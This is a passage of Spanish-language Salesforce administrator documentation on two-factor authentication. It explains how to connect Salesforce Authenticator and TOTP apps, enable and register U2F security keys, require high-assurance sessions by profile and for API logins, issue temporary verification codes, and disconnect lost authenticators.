Puede conectar una aplicación de generador de contraseña simultánea, como Autenticador de Salesforce o Autenticador de Google, a su cuenta. Utilice un código de verificación generado por la aplicación, en ocasiones denominado "contraseña simultánea basada en tiempo" siempre que Salesforce tenga que comprobar su identidad. Si su administrador requiere una autenticación de dos factores para mayor seguridad cuando inicia sesión, acceda a aplicaciones conectadas o acceda a informes y paneles, utilice un código de la aplicación. Si se le solicita utilizar una autenticación de dos factores antes de tener una aplicación conectada, se le solicitará conectarse a una la próxima vez que inicie sesión en Salesforce. Si no dispone aún del requisito de autenticación de dos factores, puede seguir conectando la aplicación a su cuenta a través de su configuración personal.

### Activar llaves de seguridad U2F para la verificación de identidad

Como un administrador de Salesforce, puede permitir a los usuarios utilizar una llave de seguridad U2F en cualquier momento que necesiten verificar su identidad, lo que incluye la autenticación en dos fases y las activaciones. En vez de utilizar Salesforce Authenticator o contraseñas simultáneas enviadas por correo electrónico o SMS, los usuarios insertan su llave de seguridad U2F en un puerto USB para completar la verificación.

### Registrar una llave de seguridad U2F para la verificación de identidad

Registre una llave de seguridad U2F para conectarla con su cuenta de Salesforce. Es una alternativa segura y práctica al uso de Salesforce Authenticator o contraseñas simultáneas enviadas por correo electrónico o SMS. Cada vez que necesite verificar su identidad, incluyendo la autenticación de dos factores y activaciones, puede insertar su llave de seguridad en un puerto USB para completar la verificación.

### Desconectar Salesforce Authenticator (Versión 2 o posterior) de la cuenta de un usuario

Solo se puede conectar una aplicación móvil Salesforce Authenticator (versión 2 o posterior) a la cuenta de un usuario a la vez. Si el usuario pierde el acceso a la aplicación sustituyendo o perdiendo el dispositivo móvil, desconecte la aplicación de la cuenta del usuario. La próxima vez que el usuario inicie sesión con la autenticación de dos factores, si ninguna otra aplicación de autenticador está conectada, Salesforce solicita al usuario conectarse a una nueva aplicación de autenticador.

### Desconectar la aplicación de generador de contraseña simultánea de un usuario

Además de Salesforce Authenticator, otra aplicación de autenticación móvil que genera códigos de verificación (contraseñas simultáneas) puede conectarse a una cuenta de usuario al mismo tiempo Si el usuario pierde el acceso a la aplicación sustituyendo o perdiendo el dispositivo móvil, desconecte la aplicación de la cuenta del usuario. La próxima vez que el usuario inicie sesión con la autenticación de dos factores, si ningún otro método de verificación de identidad está conectado, Salesforce solicita al usuario conectarse a una nueva aplicación de autenticador.

### Eliminar el registro de llave de seguridad U2F de un usuario

Una llave de seguridad U2F se puede registrar con la cuenta de Salesforce de un usuario a la vez. Si su usuario sustituye o pierde una llave de seguridad registrada, elimine el registro de la cuenta de su usuario.

### Generar un código de verificación de identidad temporal

Generar un código de verificación temporal para usuarios que no puedan acceder al dispositivo que utilizan habitualmente para la autenticación de dos factores. Usted establece el momento en que caduca el código, desde 1 a 24 horas tras generarlo. El código puede utilizarse múltiples veces hasta que caduque.

### Hacer caducar un código de verificación de identidad

Haga caducar el código de verificación de identidad de un usuario cuando el usuario ya no lo necesite para la autenticación de dos factores

### Ver cómo sus usuarios verifican su identidad

Personalice una vista de lista de usuarios o compruebe el informe Métodos de verificación de identidad para buscar quién está utilizando qué métodos para verificar la identidad. Cree informes personalizados para detectar tendencias en el comportamiento de la verificación de identidad para su organización o comunidad.

### Delegar tareas de gestión de la autenticación de dos factores

Permita a los usuarios que no son administradores de Salesforce proporcionar asistencia para la autenticación de dos factores en su organización. Por ejemplo, supongamos que desea que el personal del soporte técnico de su empresa genere códigos de verificación temporales para usuarios que perdieron u olvidaron el dispositivo que utilizan habitualmente para la autenticación de dos factores. Asigne a los miembros del personal de soporte técnico el permiso “Gestionar la autenticación de dos factores en la interfaz de usuario” de modo que puedan generar códigos y asistir a los usuarios finales con otras tareas de autenticación de dos factores.

## CONSULTE TAMBIÉN

Autenticación de dos factores

## Configurar los requisitos de inicio de sesión de autenticación de dos factores

Como un administrador de Salesforce, puede requerir a sus usuarios utilizar un segundo factor de autenticación cuando inician sesión.

Puede requerir la autenticación de dos factores cada vez que un usuario inicia sesión con un nombre de usuario y una contraseña en Salesforce, incluyendo organizaciones con dominios personalizados creados utilizando Mi Dominio. Para establecer el requisito, seleccione el permiso "Autenticación de dos factores para inicios de sesión de interfaz de usuario" en el perfil de usuario (solo para perfiles duplicados) o conjunto de permisos.

Pase por ella: Inicios de sesión seguros con la autenticación de dos factores

Los usuarios del permiso "Autenticación de dos factores para inicios de sesión de interfaz de usuario" deben proporcionar un segundo factor, como una aplicación de autenticación móvil o llave de seguridad U2F, cada vez que inician sesión en Salesforce.

También puede utilizar una política basada en perfiles para establecer un requisito de autenticación de dos factores para usuarios asignados a un perfil concreto. Utilice la política de perfil cuando desea requerir la autenticación de dos factores a los usuarios de los siguientes métodos de autenticación:

- SAML para el inicio de sesión único
- Inicio de sesión en redes sociales en organizaciones de Salesforce o Comunidades
- Autenticación de nombre de usuario y contraseña en Comunidades

Todos los métodos de autenticación de la interfaz de usuario de Salesforce, incluyendo el nombre de usuario y la contraseña, la autenticación delegada, el inicio de sesión único SAML, así como el inicio de sesión social a través de un proveedor de autenticación se admiten. En el perfil de usuario, establezca el campo `Se requiere nivel de seguridad de sesión en el inicio de sesión` como **Alta seguridad**. A continuación establezca los niveles de seguridad de sesiones en la configuración de sesiones de su organización para aplicar la política a métodos de inicio de sesión en particular. En la configuración de sesión de su organización, compruebe los niveles de seguridad de sesión para asegurarse de que Autenticación de dos factores está en la columna Alta seguridad.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para modificar conjuntos de perfiles y permisos:

- "Gestionar conjuntos de permisos y perfiles"

PRECAUCIÓN: Si Autenticación de dos factores está en la columna Estándar, los usuarios reciben un error cuando inician sesión con un método que otorga seguridad de nivel estándar.

CONSULTE TAMBIÉN

- Autenticación de dos factores
- Establecer los requisitos de inicio de sesión con autenticación de dos factores y políticas personalizadas para Inicio de sesión único, Inicio de sesión social y Comunidades
- Conectar Salesforce Authenticator (Versión 2 o posterior) a su la cuenta para la verificación de identidad
- Conectar un dispositivo o una aplicación de generador de contraseña simultánea para la verificación de identidad
- Desconectar Salesforce Authenticator (Versión 2 o posterior) de la cuenta de un usuario
- Desconectar la aplicación de generador de contraseña simultánea de un usuario
- Verificar su identidad
- Flujos de inicio de sesión personalizados
- Generar un código de verificación de identidad temporal
- Hacer caducar un código de verificación de identidad
- Delegar tareas de gestión de la autenticación de dos factores
- Historial de verificación de identidad

## Establecer los requisitos de inicio de sesión con autenticación de dos factores y políticas personalizadas para Inicio de sesión único, Inicio de sesión social y Comunidades

Utilice políticas de perfiles y la configuración de sesiones para establecer los requisitos de inicio de sesión con autenticación de dos factores para los usuarios. Todos los métodos de autenticación de la interfaz de usuario de Salesforce, incluyendo el nombre de usuario y la contraseña, la autenticación delegada, el inicio de sesión único SAML, así como el inicio de sesión social a través de un proveedor de autenticación externo se admiten. Puede aplicar el requisito de autenticación de dos factores para los usuarios en organizaciones de Salesforce y Comunidades.

Para requerir la autenticación de dos factores para usuarios asignados a un perfil en particular, modifique la configuración de perfil `Se requiere nivel de seguridad de sesión en el inicio de sesión`. A continuación establezca los niveles de seguridad de sesiones en la configuración de sesiones de su organización para aplicar la política a métodos de inicio de sesión en particular.

De forma predeterminada, el requisito de seguridad de sesiones en los inicios de sesión para todos los perfiles es `Ninguno`. Puede modificar la configuración de sesiones de un perfil para cambiar el requisito a `Alta seguridad`. Cuando los usuarios del perfil con este requisito utilicen un método de inicio de sesión que otorga seguridad de nivel estándar en vez del de alta seguridad, como un nombre de usuario y contraseña, se les solicitará que verifiquen su identidad con autenticación de dos factores. Después de que los usuarios se autentiquen correctamente, iniciarán sesión en Salesforce.

Puede modificar el nivel de seguridad asignado a un método de inicio de sesión en la configuración de las sesiones de su organización.

Los usuarios con dispositivos móviles pueden utilizar la aplicación móvil Salesforce Authenticator u otra aplicación de autenticador para la autenticación de dos factores. Los usuarios internos pueden conectar la aplicación en la página Detalles avanzados de usuario de su configuración personal. Si establece el requisito `Alta seguridad` en un perfil, cualquier usuario del perfil que aún no tenga Salesforce Authenticator u otra

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para modificar conjuntos de perfiles y permisos:

- "Gestionar perfiles y conjuntos de permisos"

Para generar un código de verificación temporal

- "Gestionar la autenticación de dos factores en la interfaz de usuario"

aplicación de autenticador conectada con su cuenta, se le solicitará que conecte la aplicación antes de que pueda iniciar sesión. Después de conectar la aplicación se le solicitará que utilice dicha aplicación para verificar su identidad.

Los usuarios con llaves de seguridad U2F registradas pueden utilizarlas para la autenticación de dos factores.

Los miembros de la comunidad con el requisito de perfil `Alta seguridad` se les solicitará que conecten una aplicación de autenticador durante el inicio de sesión.

1. En Configuración, introduzca *`Perfiles`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Perfiles**.
2. Seleccione un perfil.
3. Desplácese hasta Configuración de la sesión y encuentre el parámetro `Se requiere nivel de seguridad de sesión en el inicio de sesión`.
4. Haga clic en **Modificar**.
5. Para `Se requiere nivel de seguridad de sesión en el inicio de sesión`, seleccione **Alta seguridad**.
6. Haga clic en **Guardar**.
7. Desde Configuración, introduzca *`Configuración de la sesión`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Configuración de la sesión**.
8. En Niveles de seguridad de sesión, asegúrese de que Autenticación de dos factores está en la columna Alta seguridad.
   Si Autenticación de dos factores está en la columna Estándar, los usuarios reciben un error cuando inician sesión con un método que otorga seguridad de nivel estándar.
9. Nota: Considere desplazar Activación a la columna Alta seguridad. Con este parámetro, los usuarios que verifican su identidad desde un navegador o aplicación no reconocidos establecen una sesión de alta seguridad. Cuando Activación está en la columna Alta seguridad, los usuarios de perfil que verifican su identidad al iniciar sesión no tendrán que verificar su identidad de nuevo para satisfacer el requisito de seguridad de la sesión de alta seguridad.

   Guarde sus cambios.

Ejemplo: Ha configurado Facebook y LinkedIn como proveedores de autenticación en su comunidad. Muchos de los miembros de su comunidad utilizan el inicio de sesión único para iniciar sesión utilizando el nombre de usuario y la contraseña de sus cuentas de Facebook o LinkedIn. Desea aumentar la seguridad requiriendo a los usuarios de la Comunidad de clientes que utilicen autenticación de dos factores cuando inician sesión con su cuenta de Facebook, pero no con su cuenta de LinkedIn. Modifique el perfil de usuario de la Comunidad de clientes y establezca `Se requiere nivel de seguridad de sesión en el inicio de sesión` a **Alta seguridad**. En Configuración de la sesión de su organización, modifique los Niveles de seguridad de sesión. Coloque Facebook en la columna Estándar. En la columna Alta seguridad, coloque Autenticación de dos factores. Coloque también LinkedIn en la columna Alta seguridad.

Nota: También puede utilizar flujos de inicio de sesión para cambiar el nivel de seguridad de las sesiones de usuarios para iniciar la verificación de identidad bajo condiciones específicas. Los flujos de inicio de sesión le permiten construir un proceso de post autenticación personalizado que cumpla sus requisitos comerciales.

Si los usuarios pierden u olvidan el dispositivo que normalmente utilizan para la autenticación de dos factores, puede generar un código de verificación temporal para ellos. Usted establece el momento en que caduca el código, desde 1 a 24 horas tras generarlo. Su usuario puede utilizar el código múltiples veces hasta que caduque. Un usuario solo puede tener un código temporal a la vez. Si un usuario necesita un nuevo código mientras el antiguo es aún válido, puede hacer caducar el código antiguo y luego generar uno nuevo. Los usuarios pueden hacer caducar sus propios códigos válidos en su configuración personal.

Nota: El requisito de perfil `Alta seguridad` se aplica a los inicios de sesión en la interfaz de usuario. Los intercambios de tokens de OAuth no están sujetos al requisito. Los tokens de actualización de OAuth que se obtuvieron antes de que se estableciera un requisito `Alta seguridad` para un perfil también se podrán intercambiar por tokens de acceso que sean válidos para la API. Los tokens son válidos incluso si se obtuvieron con una sesión de seguridad estándar. Para requerir que los usuarios establezcan

una sesión de alta seguridad antes de acceder a la API con una aplicación externa, primero revoque los tokens de OAuth existentes para los usuarios con ese perfil. Luego establezca un requisito `Alta seguridad` para el perfil. Los usuarios tienen que iniciar sesión con autenticación de dos factores y volver a autorizar la aplicación. Consulte Revocar tokens de OAuth.

CONSULTE TAMBIÉN

- Autenticación de dos factores
- Flujos de inicio de sesión personalizados
- Conectar Salesforce Authenticator (Versión 2 o posterior) a su la cuenta para la verificación de identidad
- Conectar un dispositivo o una aplicación de generador de contraseña simultánea para la verificación de identidad
- Desconectar Salesforce Authenticator (Versión 2 o posterior) de la cuenta de un usuario
- Desconectar la aplicación de generador de contraseña simultánea de un usuario
- Generar un código de verificación de identidad temporal
- Hacer caducar un código de verificación de identidad
- Delegar tareas de gestión de la autenticación de dos factores
- Hacer caducar un código de verificación de identidad

## Establecer los requisitos de inicio de sesión de la autenticación de dos factores para el acceso de API

Los administradores de Salesforce pueden configurar el permiso "Autenticación de dos factores en los inicios de sesión de la API" para permitir el uso de un segundo reto de autenticación para el acceso de API a Salesforce. El acceso de API incluye el uso de aplicaciones como las herramientas de desarrollador y Data Loader para la personalización de una organización o creación de aplicaciones cliente.

El permiso "Autenticación de dos factores en los inicios de sesión de la interfaz de usuario" es un requisito previo para el permiso "Autenticación de dos factores en los inicios de sesión de la API". Los usuarios que cuentas con estos permisos activados tienen que completar la autenticación de dos factores cuando inician sesión en Salesforce a través de la interfaz de usuario. Los usuarios deben descargar e instalar una aplicación de autenticación en sus dispositivos móviles y conectar la aplicación a sus cuentas de Salesforce. A continuación, pueden utilizar códigos de verificación (contraseñas simultáneas basadas en tiempo o TOTP) desde la aplicación para la autenticación de dos factores.

CONSULTE TAMBIÉN

- Autenticación de dos factores
- Conectar un dispositivo o una aplicación de generador de contraseña simultánea para la verificación de identidad
- Configurar los requisitos de inicio de sesión de autenticación de dos factores
- Restablecer su token de seguridad
- Historial de verificación de identidad

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Contact Manager Edition**, **Database.com Edition**, **Developer Edition**, **Enterprise Edition**, **Group Edition**, **Performance Edition**, **Professional Edition** y **Unlimited Edition**

PERMISOS DE USUARIO

Para modificar los permisos del sistema en perfiles:

- "Gestionar conjuntos de permisos y perfiles"

Para activar esta función:

- "Autenticación de dos factores en los inicios de sesión de la interfaz de usuario"

## Conectar Salesforce Authenticator (Versión 2 o posterior) a su la cuenta para la verificación de identidad

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

Puede conectar la versión 2 o posterior de la aplicación móvil Salesforce Authenticator a su cuenta. Utilice la aplicación siempre que Salesforce tenga que verificar su identidad. Si su administrador requiere autenticación de dos factores para una seguridad ampliada cuando inicia sesión o accede a informes o paneles, utilice la aplicación para verificar la actividad de su cuenta. Si se le solicita utilizar una autenticación de dos factores antes de tener la aplicación conectada, se le solicitará conectarse a ella la próxima vez que inicie sesión en Salesforce. Si no dispone aún del requisito de autenticación de dos factores, puede seguir conectando la aplicación a su cuenta a través de su configuración personal.

La aplicación Salesforce Authenticator (versión 2 o posterior) en su dispositivo móvil es el segundo "factor" de autenticación. El uso de la aplicación incorpora un nivel adicional de seguridad a su cuenta. Una vez conecte la aplicación, recibirá una notificación en su dispositivo móvil siempre que realice una actividad que requiera verificación de identidad. Cuando reciba la notificación, abra la aplicación en su dispositivo móvil, compruebe los detalles de la actividad y responda en su dispositivo móvil para verificar. Si recibe una notificación sobre una actividad que no reconoce, utilice la aplicación para bloquear la actividad. Puede marcar la actividad bloqueada para su administrador de Salesforce. La aplicación también proporciona un código de verificación que puede utilizar como un método alternativo de verificación de identidad.

1. Descargue e instale la versión 2 o posterior de la aplicación Salesforce Authenticator para el tipo de dispositivo móvil que utilice. Para dispositivos iPhone, obtenga la aplicación desde App Store. Para dispositivos Android, obtenga la aplicación desde Google Play.

   Si anteriormente instaló la versión 1 de Salesforce Authenticator en su dispositivo móvil, puede actualizar la aplicación a la versión 2 a través de App Store o Google Play. La actualización mantiene las cuentas conectadas que ya tiene en la aplicación. Estas cuentas son de solo código que generan códigos de verificación pero no recibe notificaciones distribuidas o permiten verificaciones automatizadas basadas en la ubicación. Las cuentas de solo código aparecen en su lista Cuentas conectadas sin un **>** en el extremo derecho de la fila de nombres de cuenta, y no hay página de detalle de cuenta. Si tiene una cuenta de solo código para el nombre de usuario que utilizó para el inicio de sesión de su cuenta en Salesforce, deslice a la izquierda en la aplicación para eliminar el nombre de usuario antes de continuar. En los siguientes pasos conectará la cuenta para ese nombre de usuario de nuevo. La nueva cuenta conectada le ofrece funciones completas de Salesforce Authenticator versión 2: notificaciones distribuidas, verificaciones automatizadas basadas en la ubicación y códigos de verificación.

2. Desde su configuración personal, introduzca *Detalles de usuario avanzado* en el cuadro Búsqueda rápida y, a continuación, seleccione **Detalles de usuario avanzado**. ¿Ningún resultado? Introduzca *Información personal* en el cuadro Búsqueda rápida y, a continuación, seleccione **Información personal**.
3. Busque **Registro de aplicación: Salesforce Authenticator** y haga clic en **Conectar**.
4. Por motivos de seguridad, se le solicita iniciar sesión en su cuenta.
5. Abra la aplicación Salesforce Authenticator en su dispositivo móvil.

   Si está abriendo la aplicación por primera vez, verá una visita guiada por las funciones de la aplicación. Realice la visita o vaya directamente a agregar su cuenta de Salesforce a la aplicación.

6. En la aplicación, toque **+** para agregar su cuenta.

   La aplicación genera una frase exclusiva de dos palabras.

7. Vuelva a su navegador, introduzca la frase en el campo Frase de dos palabras.
8. Haga clic en **Conectar**.

   Si conectó anteriormente una aplicación de autenticador que genera códigos de verificación para su cuenta, a veces aparece una alerta. La conexión de la versión 2 o posterior de la aplicación móvil Salesforce Authenticator invalida los códigos de su aplicación anterior. Cuando necesite un código de verificación, obténgalo desde Salesforce Authenticator a partir de ahora.

9. En la aplicación Salesforce Authenticator de su dispositivo móvil verá los detalles sobre la cuenta que está conectando. Toque **Conectar** en la aplicación para completar la conexión de la cuenta.

Para ayudarle a mantener su cuenta segura, le enviamos una notificación por correo electrónico cada vez que se agrega un nuevo método de verificación de identidad a su cuenta de Salesforce. Recibirá el mensaje de correo electrónico cada vez que agrega el método o su administrador de Salesforce lo agrega en su nombre.

CONSULTE TAMBIÉN

- Verificar su identidad
- Desconectar Salesforce Authenticator (Versión 2 o posterior) de la cuenta de un usuario
- Personalizar su experiencia de Salesforce

## Conectar un dispositivo o una aplicación de generador de contraseña simultánea para la verificación de identidad

Puede conectar una aplicación de generador de contraseña simultánea, como Autenticador de Salesforce o Autenticador de Google, a su cuenta. Utilice un código de verificación generado por la aplicación, en ocasiones denominado "contraseña simultánea basada en tiempo" siempre que Salesforce tenga que comprobar su identidad. Si su administrador requiere una autenticación de dos factores para mayor seguridad cuando inicia sesión, acceda a aplicaciones conectadas o acceda a informes y paneles, utilice un código de la aplicación. Si se le solicita utilizar una autenticación de dos factores antes de tener una aplicación conectada, se le solicitará conectarse a una la próxima vez que inicie sesión en Salesforce. Si no dispone aún del requisito de autenticación de dos factores, puede seguir conectando la aplicación a su cuenta a través de su configuración personal.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

1. Descargue la aplicación de autenticación compatible con el tipo de su dispositivo. Puede utilizar cualquier aplicación de autenticación que admita el algoritmo de contraseña simultánea basada en tiempo (TOTP) ( IETF RFC 6238), como Autenticador de Salesforce para iOS, Autenticador de Salesforce para Android o Autenticador de Google.
2. Desde su configuración personal, introduzca `Detalles de usuario avanzado` en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Detalles de usuario avanzado**. ¿Ningún resultado? Introduzca `Información personal` en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Información personal**.
3. Busque **Registro de aplicación: Generador de contraseña simultánea** y haga clic en **Conectar**.
4. Por fines de seguridad, se le solicita iniciar sesión en su cuenta.
5. Utilizando la aplicación de autenticación en su dispositivo móvil, escanee el código QR.

   De otro modo, puede hacer clic en **No puede escanear el código QR** en su navegador. El navegador muestra una clave de seguridad. En la aplicación de autenticación, introduzca su nombre de usuario y la clave mostrada.
6. En Salesforce, introduzca el código generado por la aplicación de autenticación en el campo **Código de verificación**.

   La aplicación del autenticador genera un nuevo código de verificación de forma periódica. Introduzca el código actual.
7. Haga clic en **Conectar**.

Para ayudarle a mantener su cuenta segura, le enviamos una notificación por correo electrónico cada vez que se agrega un nuevo método de verificación de identidad a su cuenta de Salesforce. Recibirá el mensaje de correo electrónico cada vez que agrega el método o su administrador de Salesforce lo agrega en su nombre.

CONSULTE TAMBIÉN

- Verificar su identidad
- Desconectar la aplicación de generador de contraseña simultánea de un usuario
- Personalizar su experiencia de Salesforce

## Activar llaves de seguridad U2F para la verificación de identidad

Como un administrador de Salesforce, puede permitir a los usuarios utilizar una llave de seguridad U2F en cualquier momento que necesiten verificar su identidad, lo que incluye la autenticación en dos fases y las activaciones. En vez de utilizar Salesforce Authenticator o contraseñas simultáneas enviadas por correo electrónico o SMS, los usuarios insertan su llave de seguridad U2F en un puerto USB para completar la verificación.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Contact Manager Edition**, **Database.com Edition**, **Developer Edition**, **Enterprise Edition**, **Group Edition**, **Performance Edition**, **Professional Edition** y **Unlimited Edition**

El patrón de autenticación en dos fases universal (U2F) forma parte de la alianza FIDO e incluye la seguridad de la criptografía de claves de seguridad públicas, que resiste bien frente a la suplantación de identidad (phishing). Las llaves de seguridad U2F, que se suelen conectar a un puerto USB, se implementan fácilmente y funcionan bien en entornos en los que no se permite el uso de dispositivos móviles. Los usuarios pueden utilizar la misma llave de seguridad con varios proveedores de servicios y varias organizaciones y cuentas de Salesforce.

Cabe destacar algunos aspectos sobre el funcionamiento de las llaves de seguridad.

- Los usuarios pueden elegir sus llaves de seguridad. Estos dispositivos no requieren un registro de nivel superior por parte de personal de TI o administradores.
- Las llaves de seguridad se pueden parecer a otros dispositivos de autenticación USB que los usuarios llevan en un llavero. Intente buscar el logotipo de FIDO U2F para indicar que el dispositivo es compatible con el protocolo U2F. En caso de duda, consulte al proveedor de hardware de seguridad si las llaves cumplen el protocolo U2F.
- Las llaves de seguridad no son dispositivos biométricos, aunque algunas tienen un botón que debe tocar el usuario para activar el dispositivo. Cuando el usuario inserta y activa la llave de seguridad, genera las credenciales requeridas y el navegador las pasa en Salesforce para completar el inicio de sesión.
- A partir de ahora, este método de verificación de identidad solo es compatible con la versión de Chrome 41 o posterior, ya que es el único navegador compatible de forma nativa con U2F.

Después de activar llaves de seguridad U2F en su organización, cualquier usuario puede registrar individualmente una llave de seguridad para conectar el dispositivo a su cuenta de Salesforce. A continuación pueden utilizarla para la verificación de identidad.

1. Desde Configuración, introduzca *`Configuración de la sesión`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Configuración de la sesión**.
2. Seleccione `Permitir a los usuarios utilizar una llave de seguridad`.
3. Guarde sus cambios.

Como con cualquier otro método de verificación de identidad, puede usar las herramientas estándar de Salesforce para hacer un seguimiento del uso de las llaves de seguridad por parte de los usuarios.

- Vea la actividad relacionada con las llaves de seguridad de los usuarios en la página Historial de verificación de identidad.
- Supervise la adopción de llaves de seguridad con el informe Métodos de verificación de identidad (vínculo en la página Historial de verificación de identidad).

- Cree vistas de lista de usuario que incluyan el campo `Tiene llave de seguridad U2F` para ver quiénes han registrado este método.

Con la herramienta Usuarios de correo electrónico masivo, puede enviar comunicaciones dirigidas a los usuarios que han registrado este método.

Si activa Mi dominio para su organización, y algunos usuarios registraron llaves de seguridad antes de que active Mi dominio, los registros existentes dejan de ser válidos. Elimine los registros de los usuarios afectados y solicite a los usuarios registrarse de nuevo.

## Registrar una llave de seguridad U2F para la verificación de identidad

Registre una llave de seguridad U2F para conectarla con su cuenta de Salesforce. Es una alternativa segura y práctica al uso de Salesforce Authenticator o contraseñas simultáneas enviadas por correo electrónico o SMS. Cada vez que necesite verificar su identidad, incluyendo la autenticación de dos factores y activaciones, puede insertar su llave de seguridad en un puerto USB para completar la verificación.

Si su administrador de Salesforce permitió el uso de llaves de seguridad U2F, registre su propia llave de seguridad (un administrador no puede registrar por usted). Recuerde estas consideraciones.

- Asegúrese de que su llave de seguridad es compatible con el protocolo U2F. Las llaves de seguridad se pueden parecer a otros dispositivos de autenticación USB que caben en un llavero. Intente buscar el logotipo de FIDO U2F que indica que el dispositivo cumple el protocolo U2F. Si no está seguro, verifique con su administrador de Salesforce.
- Asegúrese de que su navegador es compatible. Por ahora, Google Chrome versión 41 o posterior es el único navegador compatible de forma nativa con U2F. Todos los registros y la actividad de verificación de identidad es compatible solo en Chrome versión 41 o posterior.
- Puede usar la misma llave de seguridad con varios proveedores de servicios y varias organizaciones y cuentas de Salesforce. Puede registrar una llave por cuenta.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Contact Manager Edition**, **Database.com Edition**, **Developer Edition**, **Enterprise Edition**, **Group Edition**, **Performance Edition**, **Professional Edition** y **Unlimited Edition**

1. Tenga su llave de seguridad que cumple con U2F en las manos de modo que esté listo para insertarla cuando se le solicite. Si espera demasiado, puede agotarse el tiempo de espera para su intento de registro.
2. Desde su configuración personal, introduzca *`Detalles de usuario avanzado`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Detalles de usuario avanzado**. ¿Ningún resultado? Introduzca *`Información personal`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Información personal**.
3. Haga clic en **Registrar** junto al campo `Llave de seguridad (U2F)`.

   Si no ve esta opción, su administrador de Salesforce desactivó el uso de llaves de seguridad.
4. Por fines de seguridad, se le solicita iniciar sesión en su cuenta.
5. En la solicitud, inserte su llave de seguridad en el puerto USB de su equipo. Si incluye un botón, tóquelo.

   Las llaves de seguridad no son dispositivos biométricos, aunque algunas tienen un botón que debe tocar para activar el dispositivo.
6. Después de registrar satisfactoriamente, haga clic en **Continuar** para cerrar el mensaje de confirmación.

   Para ayudar a mantener su cuenta segura, le enviamos una notificación por correo electrónico después de registrar satisfactoriamente.

Ahora está listo para utilizar este método de verificación de identidad. Cuando le solicitemos su llave de seguridad U2F, insértela y toque el botón si tiene uno. La llave de seguridad genera las credenciales necesarias y el navegador se las pasa a Salesforce para completar la verificación.

Si aún está sin llave de seguridad, puede seguir utilizando otros métodos de verificación, como Salesforce Authenticator u otro método que genera un código de verificación. Si necesita un método alternativo temporal para la autenticación de dos factores, su administrador puede generar un código de verificación temporal (no disponible para activaciones).

Puede cancelar su registro de llave de seguridad en cualquier momento y también puede hacerlo un administrador.

## Desconectar Salesforce Authenticator (Versión 2 o posterior) de la cuenta de un usuario

Solo se puede conectar una aplicación móvil Salesforce Authenticator (versión 2 o posterior) a la cuenta de un usuario a la vez. Si el usuario pierde el acceso a la aplicación sustituyendo o perdiendo el dispositivo móvil, desconecte la aplicación de la cuenta del usuario. La próxima vez que el usuario inicie sesión con la autenticación de dos factores, si ninguna otra aplicación de autenticador está conectada, Salesforce solicita al usuario conectarse a una nueva aplicación de autenticador.

1. En Configuración, introduzca *Usuarios* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Usuarios**.
2. Seleccione el nombre de usuario.
3. En la página de detalles del usuario, haga clic en **Desconectar** junto al campo `Registro de aplicación: Campo Salesforce Authenticator`.

Los usuarios pueden desconectar la aplicación de sus propias cuentas en la página Detalles de usuario avanzado. En la configuración personal, el usuario hace clic en **Desconectar** junto a los camposRegistro de aplicación: Campo Salesforce Authenticator.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Todas** las ediciones

PERMISOS DE USUARIO

Para desconectar la aplicación Salesforce Authenticator de un usuario:

- "Gestionar la autenticación de dos factores en la interfaz de usuario"

## Desconectar la aplicación de generador de contraseña simultánea de un usuario

Además de Salesforce Authenticator, otra aplicación de autenticación móvil que genera códigos de verificación (contraseñas simultáneas) puede conectarse a una cuenta de usuario al mismo tiempo Si el usuario pierde el acceso a la aplicación sustituyendo o perdiendo el dispositivo móvil, desconecte la aplicación de la cuenta del usuario. La próxima vez que el usuario inicie sesión con la autenticación de dos factores, si ningún otro método de verificación de identidad está conectado, Salesforce solicita al usuario conectarse a una nueva aplicación de autenticador.

1. En Configuración, introduzca *Usuarios* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Usuarios**.
2. Seleccione el nombre de usuario.
3. En la página de detalles del usuario, haga clic en **Desconectar** junto al campo `Registro de aplicación: Generador de contraseña simultánea`.

Sus usuarios pueden desconectar la aplicación de sus propias cuentas. En configuración personal, se dirigen a la página Detalles de usuario avanzado y hacen clic en **Desconectar** junto al campo `Registro de aplicación: Generador de contraseña simultánea`.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para desconectar la aplicación de autenticación de un usuario:

- "Gestionar la autenticación de dos factores en la interfaz de usuario"

CONSULTE TAMBIÉN

Ver y gestionar usuarios
Delegar tareas de gestión de la autenticación de dos factores
Modificar su información personal

## Eliminar el registro de llave de seguridad U2F de un usuario

Una llave de seguridad U2F se puede registrar con la cuenta de Salesforce de un usuario a la vez. Si su usuario sustituye o pierde una llave de seguridad registrada, elimine el registro de la cuenta de su usuario.

1. En Configuración, introduzca *Usuarios* en el cuadro Búsqueda rápida y, a continuación, seleccione **Usuarios**.
2. Seleccione el nombre de usuario.
3. En la página de detalles del usuario, haga clic en **Eliminar** junto al campo Llave de seguridad (U2F).

Sus usuarios pueden eliminar una llave de seguridad registrada de sus propias cuentas. En configuración personal, se dirigen a la página Detalles de usuario avanzado y hacen clic en **Eliminar** junto al campo Llave de seguridad (U2F).

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

